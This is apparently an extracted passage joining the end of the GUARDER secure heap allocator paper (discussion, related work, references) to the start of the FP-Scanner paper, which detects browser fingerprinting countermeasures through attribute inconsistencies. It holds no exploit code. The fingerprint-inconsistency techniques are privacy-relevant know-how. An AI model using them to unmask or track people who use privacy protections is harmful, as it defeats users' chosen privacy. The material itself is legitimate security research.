However, we also noticed that the results of GUARDER and FreeGuard are very similar. Based on our investigation, these evaluated bugs (mostly static) cannot show the benefit of the improved security of GUARDER, as described in Section 6.2, such as higher entropy and over-provisioning. For instance, it is not easy to evaluate higher randomization entropy providing more resistance to attacks, but in reality it does. Additionally, for example, if a one-element overflow is already contained within unused space, over-provisioning provides no additional benefit.

# 6 Discussion

## 6.1 Customization

*(a) Why is Customization Helpful?* GUARDER is the first allocator that supports customizable security. Based on our evaluation (see Section 5), higher security comes at the cost of increased performance overhead and memory consumption. Sometimes, this difference could be sufficiently large that it may affect users' choices. For instance, GUARDER's memory overhead using 7 bits of entropy is around 0% (not shown due to space limitations), while its memory overhead with 9 bits is around 27%. Therefore, users may choose a level of security that reduces memory consumption when required by resource-constrained environments, such as mobile phones. GUARDER provides this flexibility, without the requirement of changing and recompiling applications and the allocator.

*(b) How many bits of entropy could* GUARDER *support?* Currently, GUARDER supports up to 16 bits of entropy on machines with 48 address bits, in theory, although with the potential for higher overhead. In the current design, as shown in Figure 2, the number of supported threads may limit entropy choices, since there are 16 bags in each thread, and every bag has the same size. If there are 128 threads in total, with a heap space of 128 terabytes, every bag will be 64 gigabytes, which can sup-

port up to 16 bits of entropy. Since there is room for at most $2^{17}$ objects of size 512 kilobytes in such a bag, it may only support 16 bits of entropy if over-provisioning and guard pages are also supported. In the future, we plan to allocate each bag on-demand, and may use different bag sizes, in order to support even higher levels of entropy.

## 6.2 Comparison with FreeGuard

In this section, we compare GUARDER with the current state-of-the-art secure allocator FreeGuard. On average, GUARDER imposes around 3% performance overhead and 27% memory overhead, while FreeGuard imposes around 1% performance overhead and 37% memory overhead.

However, GUARDER supports more security features and a higher level of entropy, due to its unique and novel design as described in Section 4: (1) GUARDER supports heap over-provisioning, which FreeGuard does not. This indicates that some buggy applications that may be attacked when using FreeGuard can be avoided with GUARDER. (2) Under the same overhead, GUARDER supports around 9.89 bits of entropy, which is more than 200 times that of FreeGuard. (3) GUARDER further randomizes the order of bags within each per-thread heap, while FreeGuard's deterministic layout is much easier to attack. (4) More importantly, GUARDER allows users to configure their desired security through entropy, guard page ratio, and over-provisional factors, which FreeGuard cannot support.

# 7 Related Work

Apart from the secure allocators previously examined in Section 2, several other works attempt to solve heap-related security problems, though often choosing to target only a particular class of vulnerability.

## 7.1 Allocators Protecting Object Metadata

Multiple allocators aim to secure object metadata. Robertson et al. utilize the placement of canary and checksum values, which will be relied upon to warn of potential buffer overflow. Younan et al. achieve fully-segregated metadata by incorporation of a hash table used to maintain their mappings [41]. Heap Server proposes the separation of memory management functions to a separate process, isolating the actual heap data in a different address space than its associated metadata [19].

`dnmalloc` dedicates a separately allocated area to house object metadata, and also utilizes a table to maintain mappings between these chunks and their metadata, an approach that is not unlike that of DieHarder or OpenBSD [40]. The metadata segregation achieved by these works can protect against metadata-based vulnerabilities, however, they cannot guard against attacks on the actual heap.

Blink, a rendering engine for the Chromium project, utilizes PartitionAlloc, a partition-based allocator with built-in exploit mitigations [15]. While PartitionAlloc provides a general allocator class suitable for supporting multithreaded applications, it is primarily optimized for single-threaded usage. It also lacks key protections offered by secure allocators, such as randomization. Lastly, its design could be significantly hardened; for example, its rudimentary detection of double/invalid frees, and free list pointers that occupy deallocated slots [16]. By comparison, GUARDER guarantees to detect all invalid/double frees, and fully segregates object metadata.

## 7.2 Protection Utilizing Compiler Instrumentation

Some works attempt to introduce randomness into the memory layout or allocation functions. Bhatkar et al. propose the concept of "address obfuscation", in which the address space is randomized [7]. Kharbutli further describes securing the sequence in which freed objects are reused, in an effort to introduce non-determinism to allocation functions [19]. GUARDER provides a higher entropy than these systems.

The reliance on managing additional metadata to guard against problems at runtime has been employed by many techniques toward increased security. These problems include protection against overflows through the validation of array accesses [3, 4], as well as performing type-checking of variable casting operations [21].

FreeSentry [39] also utilizes compiler instrumentation, but toward protecting against use-after-free problems. This is achieved by recording the application's use of pointer values, updating their status after the target objects have been freed. DangNULL similarly targets use-after-free and double-free vulnerabilities by tracking each pointer, nullifying it when the object it references is deallocated [20]. FreeSentry incurs approximately 25% performance overhead on average, while DangNULL ranges from 22% to 105%. DangSan utilizes a new lock-free design to reduce performance overhead, only introducing half the overhead of FreeSentry and DangNULL [36]. However, they cannot support the randomization of memory allocations.

Iwahashi describes a signature-based approach to detect and identify the cause of these and potentially other vulnerabilities [18]. Cabellero et al. describe Undangle, a runtime approach for detecting use-after-free vulnerabilities through the use of object labeling and tracking, which helps discover dangling pointers [10].

Rather than protecting against a single type of memory error, GUARDER defends against many common errors, achieving this with very little overhead on average. The GUARDER heap combines protections similar to those provided by the mechanisms introduced by these works, including fully-segregated metadata, randomized object reuse, and detection of double/invalid free vulnerabilities, among others.

The Low Fragmentation Heap (LFH) is a widely deployed heap policy for Windows-based platforms, introduced in Windows XP [27]. When enabled, LFH will utilize a bucketing scheme to fulfill similarly sized allocations from larger pre-allocated blocks. LFH is applied for objects of size 16 kilobytes or less, and its 128 buckets span five size classes of varying granularity. The LFH utilizes guard pages, randomization, and encoding of metadata pointers in order to add security to the heap. However, LFH has only 5 bits of entropy for new heap placement, as well as object selection [35, 38]. Furthermore, these entropy values are fixed, unlike those provided by GUARDER.

Apple's MacOS X operating system utilizes a scalable zone allocator from which to fulfill requests from the user-facing malloc layer. While this allocator has seen recent updating for multithreading improvements based on Hoard [5], Mac OS X is significantly lacking in memory security features as compared to other current operating systems [43]. For example, guard pages, segregated metadata, and randomization, are not incorporated. While metadata header checksums are present, they are merely intended to detect accidental corruption, rather than intentional, and can be easily bypassed.

### 7.3 Employing the Vast Address Space

Archipelego [26] randomly places objects throughout the vast 64-bit address space in order to trade the address space for security and reliability. Thus, the probability of overflowing real data can be effectively reduced. Cling also utilizes the vast address space to tolerate use-after-free problems [2].

## 8 Conclusion

This paper introduced GUARDER, a novel secure allocator that provides an unprecedented security guarantee among all existing secure allocators. GUARDER proposes the combination of allocation and deallocation buffers to support different customizable security guarantees, including randomization entropy, guard pages, and over-provisioning. Overall, GUARDER implements almost all security features of other secure allocators, while only imposing 3% performance overhead, and featuring comparable memory overhead.

## Acknowledgment

We thank the anonymous reviewers for their invaluable feedback. This work is supported in part by National Science Foundation (NSF) under grants CNS-1812553, CNS-1834215, AFOSR award FA9550-14-1-0119, and ONR award N00014-17-1-2995.

## References

[1] *Heartbleed*, 2014.

[2] AKRITIDIS, P. Cling: A memory allocator to mitigate dangling pointers. In *Proceedings of the 19th USENIX Conference on Security* (Berkeley, CA, USA, 2010), USENIX Security'10, USENIX Association, pp. 12–12.

[3] AKRITIDIS, P., CADAR, C., RAICIU, C., COSTA, M., AND CASTRO, M. Preventing memory error exploits with wit. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2008), SP '08, IEEE Computer Society, pp. 263–277.

[4] AKRITIDIS, P., COSTA, M., CASTRO, M., AND HAND, S. Baggy bounds checking: an efficient and backwards-compatible defense against out-of-bounds errors. In *Proceedings of the 18th conference on USENIX security symposium* (Berkeley, CA, USA, 2009), SSYM'09, USENIX Association, pp. 51–66.

[5] BERGER, E. D., MCKINLEY, K. S., BLUMOFE, R. D., AND WILSON, P. R. Hoard: a scalable memory allocator for multithreaded applications. In *ASPLOS-IX: Proceedings of the ninth international conference on Architectural support for programming languages and operating systems* (New York, NY, USA, 2000), ACM Press, pp. 117–128.

[6] BERGER, E. D., AND ZORN, B. G. Diehard: Probabilistic memory safety for unsafe languages. In *Proceedings of the 27th ACM SIGPLAN Conference on Programming Language Design and Implementation* (New York, NY, USA, 2006), PLDI '06, ACM, pp. 158–168.

[7] BHATKAR, E., DUVARNEY, D. C., AND SEKAR, R. Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In *In Proceedings of the 12th USENIX Security Symposium* (2003), pp. 105–120.

[8] BHATTI, N., AND FRIEDRICH, R. Web server support for tiered services. *Netwrk. Mag. of Global Internetwkg. 13*, 5 (Sept. 1999), 64–71.

[9] BITTAU, A., BELAY, A., MASHTIZADEH, A., MAZIÈRES, D., AND BONEH, D. Hacking blind. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2014), SP '14, IEEE Computer Society, pp. 227–242.

[10] CABALLERO, J., GRIECO, G., MARRON, M., AND NAPPA, A. Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities. In *Proceedings of the 2012 International Symposium on Software Testing and Analysis* (New York, NY, USA, 2012), ISSTA 2012, ACM, pp. 133–143.

[11] CURTSINGER, C., AND BERGER, E. D. Stabilizer: Statistically sound performance evaluation. In *Proceedings of the Eighteenth International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2013), ASPLOS '13, ACM, pp. 219–228.

[12] CVE. Cve-2017-0144. `https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144`.

[13] GROSS, D. TLS performance overhead and cost on gnu/linux. `http://david-grs.github.io/tls_performance_overhead_cost_linux`, 2016.

[14] HANSON, D. R. A portable storage management system for the icon programming language, 1980.

[15] INC., G. Partitionalloc design. `https://chromium.googlesource.com/chromium/src/+/lkgr/base/allocator/partition_allocator/PartitionAlloc.md`.

[16] INC., G. Partitionalloc source. `https://chromium.googlesource.com/chromium/blink/+/master/Source/wtf/PartitionAlloc.h`.

[17] ISLAM, A., OPPENHEIM, N., AND THOMAS, W. Smb exploited: Wannacry use of "eternalblue". `https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html`, 2017.

[18] IWAHASHI, R., OLIVEIRA, D. A., WU, S. F., CRANDALL, J. R., HEO, Y.-J., OH, J.-T., AND JANG, J.-S. Towards automatically generating double-free vulnerability signatures using petri nets. In *Proceedings of the 11th International Conference on Information Security* (Berlin, Heidelberg, 2008), ISC '08, Springer-Verlag, pp. 114–130.

[19] KHARBUTLI, M., JIANG, X., SOLIHIN, Y., VENKATARAMANI, G., AND PRVULOVIC, M. Comprehensively and efficiently protecting the heap. In *Proceedings of the 12th International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2006), ASPLOS XII, ACM, pp. 207–218.

[20] LEE, B., SONG, C., JANG, Y., WANG, T., KIM, T., LU, L., AND LEE, W. Preventing use-after-free with dangling pointers nullification. In *NDSS* (2015).

[21] LEE, B., SONG, C., KIM, T., AND LEE, W. Type casting verification: Stopping an emerging attack vector. In *Proceedings of the 24th USENIX Conference on Security Symposium* (Berkeley, CA, USA, 2015), SEC'15, USENIX Association, pp. 81–96.

[22] LINUX COMUNITY. *time - time a simple command or give resource usage*, 2015.

[23] LIU, T., CURTSINGER, C., AND BERGER, E. D. Doubletake: Fast and precise error detection via evidence-based dynamic analysis. In *Proceedings of the 38th International Conference on Software Engineering* (New York, NY, USA, 2016), ICSE '16, ACM, pp. 911–922.

[24] LU, K., SONG, C., LEE, B., CHUNG, S. P., KIM, T., AND LEE, W. Aslr-guard: Stopping address space leakage for code reuse attacks. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 280–291.

[25] LU, S., LI, Z., QIN, F., TAN, L., ZHOU, P., AND ZHOU, Y. Bugbench: Benchmarks for evaluating bug detection tools. In *In Workshop on the Evaluation of Software Defect Detection Tools* (2005).

[26] LVIN, V. B., NOVARK, G., BERGER, E. D., AND ZORN, B. G. Archipelago: Trading address space for reliability and security. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2008), ASPLOS XIII, ACM, pp. 115–124.

[27] MICROSOFT. Software defense: mitigating heap corruption vulnerabilities. `https://blogs.technet.microsoft.com/srd/2013/10/29/software-defense-mitigating-heap-corruption-vulnerabilities/`.

[28] MOERBEEK, O. A new malloc(3) for openbsd. https://www.openbsd.org/papers/eurobsdcon2009/otto-malloc.pdf, 2009.

[29] NIST. National vulnerability database.

[30] NOVARK, G., AND BERGER, E. D. DieHarder: securing the heap. In *Proceedings of the 17th ACM conference on Computer and communications security* (New York, NY, USA, 2010), CCS '10, ACM, pp. 573–584.

[31] OWENS, K., AND PARIKH, R. Fast random number generator on the intel® pentium® 4 processor. https://software.intel.com/en-us/articles/fast-random-number-generator-on-the-intel-pentiumr-4-processor/, March 2012.

[32] SEREBRYANY, K., BRUENING, D., POTAPENKO, A., AND VYUKOV, D. AddressSanitizer: a fast address sanity checker. In *Proceedings of the 2012 USENIX conference on Annual Technical Conference* (Berkeley, CA, USA, 2012), USENIX ATC'12, USENIX Association, pp. 28–28.

[33] SILVESTRO, S., LIU, H., CROSSER, C., LIN, Z., AND LIU, T. Freeguard: A faster secure heap allocator. In *Proceedings of "24th ACM Conference on Computer and Communications Security (CCS'17)"*.

[34] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. Sok: Eternal war in memory. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2013), SP '13, IEEE Computer Society, pp. 48–62.

[35] VALASEK, C. Understanding the low fragmentation heap, 2010.

[36] VAN DER KOUWE, E., NIGADE, V., AND GIUFFRIDA, C. Dangsan: Scalable use-after-free detection. In *Proceedings of the Twelfth European Conference on Computer Systems* (New York, NY, USA, 2017), EuroSys '17, ACM, pp. 405–419.

[37] WIKIPEDIA. Dangling pointer. https://en.wikipedia.org/wiki/Dangling_pointer, September 2016. Last updated: September 1, 2016.

[38] YASON, M. Windows 10 segment heap internals. https://www.blackhat.com/docs/us-16/materials/us-16-Yason-Windows-10-Segment-Heap-Internals-wp.pdf, 2016.

[39] YOUNAN, Y. Freesentry: protecting against use-after-free vulnerabilities due to dangling pointers. In *NDSS* (2015).

[40] YOUNAN, Y., JOOSEN, W., AND PIESSENS, F. Efficient protection against heap-based buffer overflows without resorting to magic. In *Proceedings of the 8th International Conference on Information and Communications Security* (Berlin, Heidelberg, 2006), ICICS'06, Springer-Verlag, pp. 379–398.

[41] YOUNAN, Y., YOUNAN, Y., JOOSEN, W., JOOSEN, W., PIESSENS, F., PIESSENS, F., EYNDEN, H. V. D., AND EYNDEN, H. V. D. Security of memory allocators for c and c++. Tech. rep., 2005.

[42] ZHOU, J., SILVESTRO, S., LIU, H., CAI, Y., AND LIU, T. Undead: A featherweight deadlock detection and prevention system for production software. In *the submission of "the 39th International Conference on Software Engineering (ICSE'17)"*.

[43] ZOVI, D. Mac os xploitation. https://papers.put.as/papers/macosx/2009/D1T1-Dino-Dai-Zovi-Mac-OS-Xploitation.pdf, 2009.

# FP-Scanner:
## *The Privacy Implications of Browser Fingerprint Inconsistencies*

Antoine Vastel
*Univ. Lille / Inria*
antoine.vastel@univ-lille.fr

Pierre Laperdrix
*Stony Brook University*
plaperdrix@cs.stonybrook.edu

Walter Rudametkin
*Univ. Lille / Inria*
walter.rudametkin@univ-lille.fr

Romain Rouvoy
*Univ. Lille / Inria / IUF*
romain.rouvoy@univ-lille.fr

## Abstract

By exploiting the diversity of device and browser configurations, browser fingerprinting established itself as a viable technique to enable stateless user tracking in production. Companies and academic communities have responded with a wide range of countermeasures. However, the way these countermeasures are evaluated does not properly assess their impact on user privacy, in particular regarding the quantity of information they may indirectly leak by revealing their presence.

In this paper, we investigate the current state of the art of browser fingerprinting countermeasures to study the inconsistencies they may introduce in altered fingerprints, and how this may impact user privacy. To do so, we introduce FP-SCANNER as a new test suite that explores browser fingerprint inconsistencies to detect potential alterations, and we show that we are capable of detecting countermeasures from the inconsistencies they introduce. Beyond spotting altered browser fingerprints, we demonstrate that FP-SCANNER can also reveal the original value of altered fingerprint attributes, such as the browser or the operating system. We believe that this result can be exploited by fingerprinters to more accurately target browsers with countermeasures.

## 1 Introduction

Recent studies have shown that user tracking keeps increasing among popular websites [2, 4, 23], with motivations ranging from targeted advertising to content personalization or security improvements. State-of-the-art tracking techniques assign a *Unique User IDentifier* (UUID), which is stored locally—either as a cookie or some other storage mechanism (*e.g.*, local storage, E-tags). Nonetheless, to protect users, private browsing modes and extensions automatically delete cookies and clear storages at the end of a session, decreasing the efficiency of the standard tracking techniques.

In 2010, Eckerlsey [3] revealed a stateless tracking technique that can complement traditional stateful tracking: *browser fingerprinting*. This technique combines several non-*Personally Identifiable Information* (PII) made available as browser attributes and reveal the nature of the user device. These attributes are disclosed by querying a rich diversity of JavaScript APIs, and by analyzing HTTP headers sent by the browser. By collecting browser fingerprints composed of 8 attributes, he demonstrated that 83.6% of the visitors of the PANOPTICLICK website could be uniquely identified.

Since browser fingerprinting is stateless, it is difficult for end-users to opt-out or block, and raises several privacy concerns, in particular when it comes to undesired advertising and profiling. In response to these concerns, researchers have developed countermeasures to protect against browser fingerprinting [10, 11, 15, 20]. Most of the countermeasures rely on modifying the fingerprint's attributes to hide their true identity. Nonetheless, this strategy tends to generate inconsistent combinations of attributes called *inconsistencies*, which are used by commercial fingerprinters, like AUGUR[1], or open source libraries, such as FINGERPRINTJS2 [21], to detect countermeasures.

In this paper, we extend the work of Nikiforakis *et al.* [16], which focused on revealing inconsistencies to detect *user agent spoofers*, to consider a much wider range of browser fingerprinting countermeasures. To do so, we introduce FP-SCANNER, a fingerprint scanner that explores fingerprint attribute inconsistencies introduced by state-of-the-art countermeasures in order to detect if a given fingerprint is genuine or not. In particular, we show that none of the existing countermeasures succeed in lying consistently without being detected and that it is even possible to recover the ground value of key attributes, such as the OS or the browser. Then, we discuss how using detectable countermeasures may impact user privacy, in particular how fingerprinters can leverage this information to improve their tracking algorithms.

In summary, this paper reports on 5 contributions to better evaluate the privacy impact of browser fingerprinting countermeasures: *1)* we review the state-of-the-art browser fingerprinting countermeasures, *2)* we propose an approach that leverages the notion of consistency to detect if a fingerprint has been altered, *3)* we implement a fingerprinting script and an inconsistency scanner capable of detecting altered fingerprints at runtime, *4)* we run extensive experiments to detect how fingerprinting countermeasures can be detected using our inconsistency scanner, and *5)* we discuss the impact of our findings on user privacy.

The remainder of this paper is organized as follows. Section 2 overviews the state of the art in the domain of browser fingerprinting before exploring existing browser fingerprinting countermeasures. Then, Section 3 introduces a new test suite to detect altered browser fingerprints. Section 4 reports on an empirical evaluation of our contribution and Section 5 discusses the impact on user privacy, as well as the threats to validity. Finally, we conclude and present some perspectives in Section 6.

## 2 Background & Motivations

Before addressing the consistency properties of fingerprint attributes (cf. Section 2.3), we introduce the principles of browser fingerprint (cf. Section 2.1) and existing countermeasures in this domain (cf. Section 2.2).

### 2.1 Browser Fingerprinting in a Nutshell

Browser fingerprinting provides the ability to identify a browser instance without requiring a stateful identifier. This means that contrary to classical tracking techniques—such as cookies—it does not store anything on the user device, making it both harder to detect and to protect against. When a user visits a website, the fingerprinter provides a script that the browser executes, which automatically collects and reports a set of attributes related to the browser and system configuration known as a *browser fingerprint*. Most of the attributes composing a fingerprint come from either JavaScript browser APIs—particularly the `navigator` object—or HTTP headers. When considered individually, these attributes do not reveal a lot of information, but their combination has been demonstrated as being mostly unique [3, 12].

**Browser Fingerprints Uniqueness and Linkability.** Past studies have covered the efficiency of browser fingerprinting as a way to uniquely identify a browser. In 2010, Eckersley [3] collected around half a million fingerprints to study their diversity. He showed that among the fingerprints collected, 83.6 % were unique when only considering JavaScript-related attributes. With the appearance of new JavaScript APIs, Mowery *et al.* [14] showed how the HTML 5 canvas API could be used to generate a 2D image whose exact rendering depends on the device. In 2016, Laperdrix *et al.* [12] studied the diversity of fingerprint attributes, both on desktop and mobile devices, and showed that even if attributes, like the list of plugins or the list of fonts obtained through Flash, exhibit high entropy, new attributes like canvas are also highly discriminating. They also discovered that, even though many mobile devices, such as iPhones, are standardized, other devices disclose a lot of information about their nature through their user agent. More recently, Gómez-Boix *et al.* [8] analyzed the impact of browser fingerprinting at a large scale. Their findings raise some new questions on the effectiveness of fingerprinting as a tracking and identification technique as only 33.6% of more than two million fingerprints they analyzed were unique.

Besides fingerprint uniqueness, which is critical for tracking, stability is also required, as browser fingerprints continuously evolve with browser and system updates. Eckersley [3] was the first to propose a simple heuristic to link evolutions of fingerprints over time. More recently, Vastel *et al.* [22] showed that, using a set of rules combined with machine learning, it was possible to keep track of fingerprint evolutions over long periods of time.

**Browser Fingerprinting Adoption.** Several studies using Alexa top-ranked websites have shown a steady growth in the adoption of browser fingerprinting techniques [1, 2, 5, 16]. The most recent, conducted by Englehardt *et al.* [5], observed that more than 5 % of the Top 1000 Global Sites listed by Alexa were using canvas fingerprinting techniques.

### 2.2 Browser Fingerprinting Countermeasures

In response to the privacy issues triggered by browser fingerprint tracking, several countermeasures have been developed. Among these, we distinguish 5 different strategies of browser fingerprinting countermeasures: *script blocking*, *attribute blocking*, *attribute switching* with pre-existing values, *attribute blurring* with the introduction of noise, and *reconfiguration* through virtualization.

While script blocking extensions are not specifically designed to counter browser fingerprinting, they may include rules that block some fingerprinting scripts. Tools belonging to this category include GHOSTERY,[2] NOSCRIPT,[3] ADBLOCK,[4] and PRIVACY BADGER.[5]

A strategy specifically designed against browser fingerprinting is to decrease the entropy of a fingerprint

by blocking access to specific attributes. CANVAS BLOCKER[6] is a FIREFOX extension that blocks access to the HTML 5 canvas API. Besides blocking, it also provides another mode, similar to CANVAS DEFENDER,[7] that randomizes the value of a canvas every time it is retrieved. Thus, it can also be classified in the category of countermeasures that act by adding noise to attributes. BRAVE[8] is a CHROMIUM-based browser oriented towards privacy that proposes specific countermeasures against browser fingerprinting, such as blocking audio, canvas, and WebGL fingerprinting.

Another strategy consists in switching the value of different attributes to break the linkability and stability properties required to track fingerprints over time. ULTIMATE USER AGENT[9] is a CHROME extension that spoofs the browser's user agent. It changes the user agent enclosed in the HTTP requests as the original purpose of this extension is to access websites that demand a specific browser. FP-BLOCK [20] is a browser extension that ensures that any embedded party will see a different fingerprint for each site it is embedded in. Thus, the browser fingerprint can no longer be linked to different websites. Contrary to naive techniques that mostly randomize the value of attributes, FP-BLOCK tries to ensure fingerprint consistency. RANDOM AGENT SPOOFER[10] is a FIREFOX extension that protects against fingerprinting by switching between different device profiles composed of several attributes, such as the user agent, the platform, and the screen resolution. Since profiles are extracted from real browsers configurations, all of the attributes of a profile are consistent with each other. Besides spoofing attributes, it also enables blocking advanced fingerprinting techniques, such as canvas, WebGL or WebRTC fingerprinting. Since 2018, FIREFOX integrates an option to protect against fingerprinting. Like TOR, it standardizes and switches values of attributes, such as the user agent, to increase the anonymity set of its users, and also blocks certain APIs, such as the geolocation or the gamepads API, to decrease the entropy of the fingerprints.

Another way to break linkability is to add noise to attributes. This approach is quite similar to attribute switching, but targeted at attributes that are the result of a rendering process, like canvas or audio fingerprints, during which noise can be added. FPGUARD [6] is a combination of a CHROMIUM browser and a browser extension that aims at both detecting and preventing fingerprinting. They combine blocking, switching and noise techniques. For example, they block access to fonts by limiting the number of fonts that can be enumerated in JavaScript. They switch attribute values for the navigator and screen objects, and also add noise to rendered canvas images. FPRANDOM [10] is a modified version of FIREFOX that adds randomness in the computation of the canvas fingerprint, as well as the audio fingerprint. They focus on these attributes because canvas fingerprinting is a strong source of entropy [12], and these two attributes rely on multimedia functions that can be slightly altered without being noticed by the user. FPRANDOM includes two modes, one in which noise is different at every call and a second mode where noise remains constant over a session. The goal of the second mode is to protect against replay attacks, that is, if a fingerprinter runs the same script twice, the result will be the same and the browser will not be found to be exposing an artificial fingerprint.

Table 1: Overview of fingerprinting countermeasures

| | BLINK | FIREFOX | BRAVE | *UA spoofers* | FP-BLOCK | RAS | FPGUARD | FPRANDOM | CANVAS DEFENDER |
|---|---|---|---|---|---|---|---|---|---|
| User Agent | ✓ | ✓ | | ✓ | ✓ | ✓ | ✓ | | |
| HTTP Headers | ✓ | ✓ | | | ✓ | ✓ | | | |
| Navigator object | ✓ | ✓ | | | ✓ | ✓ | ✓ | ✓ | |
| Canvas | ✓ | | ✓ | | ✓ | ✓ | ✓ | ✓ | ✓ |
| Fonts | ✓ | | | | ✓ | | ✓ | | |
| WebRTC | | ✓ | ✓ | | | ✓ | | | |
| Audio | ✓ | | ✓ | | | ✓ | | ✓ | |
| WebGL | ✓ | ✓ | ✓ | | ✓ | ✓ | | | |

Finally, BLINK [11] exploits reconfiguration through virtual machines or containers to clone real fingerprints—*i.e.*, in contrary to countermeasures that lie on their identity by simply altering the values of the attributes collected—BLINK generates virtual environments containing different fonts, plugins, browsers in order to break the stability of fingerprints, without introducing inconsistencies.

Table 1 summarizes the fingerprint's attributes commonly collected by fingerprinters [13], and altered by the countermeasures we introduced in this section. For more complex countermeasures that alter a wider range of attributes, we give more details in Table 2. In both tables, the presence of a checkmark indicates that the given countermeasure either blocks or manipulates the value of the attribute.

## 2.3 Browser Fingerprint Consistency

As described above, most of the browser fingerprinting countermeasures alter the value of several attributes, either by blocking access to their values, by adding noise or by faking them. However, by altering the fingerprint's attributes, countermeasures may generate a combination of values that could not naturally appear in the wild. In such cases, we say that a browser fingerprint is inconsistent, or *altered*. For example, the information contained in the attribute `user agent` (`UA`) reveals information about the user browser and OS. The following `UA`, `Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like`

Table 2: Altered attributes per countermeasure

| Attribute | FP-BLOCK | RAS | FIREFOX | BRAVE |
|---|---|---|---|---|
| Languages HTTP | ✓ | ✓ | | |
| Encoding | ✓ | ✓ | | |
| Accept | | ✓ | | |
| User agents | ✓ | ✓ | ✓ | |
| Plugins | ✓ | ✓ | | ✓ |
| MimeTypes | ✓ | | | ✓ |
| Fonts JS | ✓ | | | |
| Screen | ✓ | ✓ | | |
| appName | | ✓ | | |
| Timezone | ✓ | ✓ | ✓ | |
| Language JS | ✓ | ✓ | | |
| Platform | ✓ | ✓ | ✓ | |
| Oscpu | | ✓ | ✓ | |
| hardwareConcurrency | | | ✓ | |
| media devices | | | ✓ | ✓ |
| Canvas block | | ✓ | ✓ | ✓ |
| Canvas blur | ✓ | | | |
| WebRTC | | ✓ | | ✓ |
| WebGL | ✓ | ✓ | | ✓ |
| Audio | | ✓ | ✓ | ✓ |
| BuildID | | ✓ | | |
| Battery | ✓ | ✓ | | ✓ |
| Sensors | | | ✓ | |

`Gecko) Chrome /57.0.2987.110 Safari/537.36`, reveals different information about the device:

- The browser family as well as its version: `Chrome` version `57.0.2987.110`;
- The browser engine used to display web pages: `AppleWebKit version 537.36`;
- The OS family: `Linux`.

The OS and browser family, reflected by the `UA`, are expected to be consistent with attributes, such as `navigator.platform`, which represents the platform on which the browser is running, namely `Linux x86_64` on Linux, `Win32` for Windows and `MacIntel` on macOS. Beyond altering the raw value of fingerprint attributes, another source of inconsistency relates to the manipulation of native JavaScript functions to fool the fingerprinting process. For example, one way to implement canvas poisoners is to override the native function `toDataURL`, used to generate a Base64 string representation of a canvas, which may however be detected by dumping the internal representation of the function.

**Privacy Implications.** Nikiforakis *et al.* [16] were the first to identify such consistency constraints and to create a test suite to detect inconsistencies introduced by user agent spoofers. They claimed that, due to the presence of inconsistencies, browsers with user agent spoofers become more distinguishable than browsers without. Thus, the presence of a user agent spoofer may be used by browser fingerprinters to improve tracking accuracy.

In this paper, we go beyond the specific case of user agent spoofers and study if we can detect a wider range of state-of-the-art fingerprinting countermeasures. Moreover, we also challenge the claim that being more distinguishable necessarily makes tracking more accurate. This motivation is strengthened by recent findings from inspecting the code of a commercial fingerprinting script used by AUGUR.[1] We discovered that this script computes an attribute called `spoofed`, which is the result of multiple tests to evaluate the consistency between the `user agent`, the `platform`, `navigator.oscpu`, `navigator.productSub`, as well as the value returned by `eval.toString.length` used to detect a browser. Moreover, the code also tests for the presence of touch support on devices that claim to be mobiles. Similar tests are also present in the widely used open source library FINGERPRINTJS2 [21]. While we cannot know the motivations of fingerprinters when it comes to detecting browsers with countermeasures—*i.e.*, this could be used to identify bots, to block fraudulent activities, or to apply additional tracking heuristics—we argue that countermeasures should avoid revealing their presence as this can be used to better target the browser. Thus, we consider it necessary to evaluate the privacy implications of using fingerprinting countermeasures.

## 3 Investigating Fingerprint Inconsistencies

Based on our study of existing browser fingerprinting countermeasures published in the literature, we organized our test suite to detect fingerprint inconsistencies along 4 distinct components. The list of components is ordered by the increasing complexity required to detect an inconsistency. In particular, the first two components aim at detecting inconsistencies at the OS and browser levels, respectively. The third one focuses on detecting inconsistencies at the device level. Finally, the fourth component aims at revealing canvas poisoning techniques. Each component focuses on detecting specific inconsistencies that could be introduced by a countermeasure. While some of the tests we integrate, such as checking the values of both user agents or browser features, have already been proposed by Nikiforakis *et al.* [16], we also propose new tests to strengthen our capacity to detect inconsistencies. Figure 1 depicts the 4 components of our inconsistency test suite.

### 3.1 Uncovering OS Inconsistencies

Although checking the browser's identity is straightforward for a browser fingerprinting algorithm, verifying the host OS is more challenging because of the sandbox mechanisms used by the script engines. In this section, we present the heuristics applied to check a fingerprinted OS attribute.




Figure 1: Overview of the inconsistency test suite

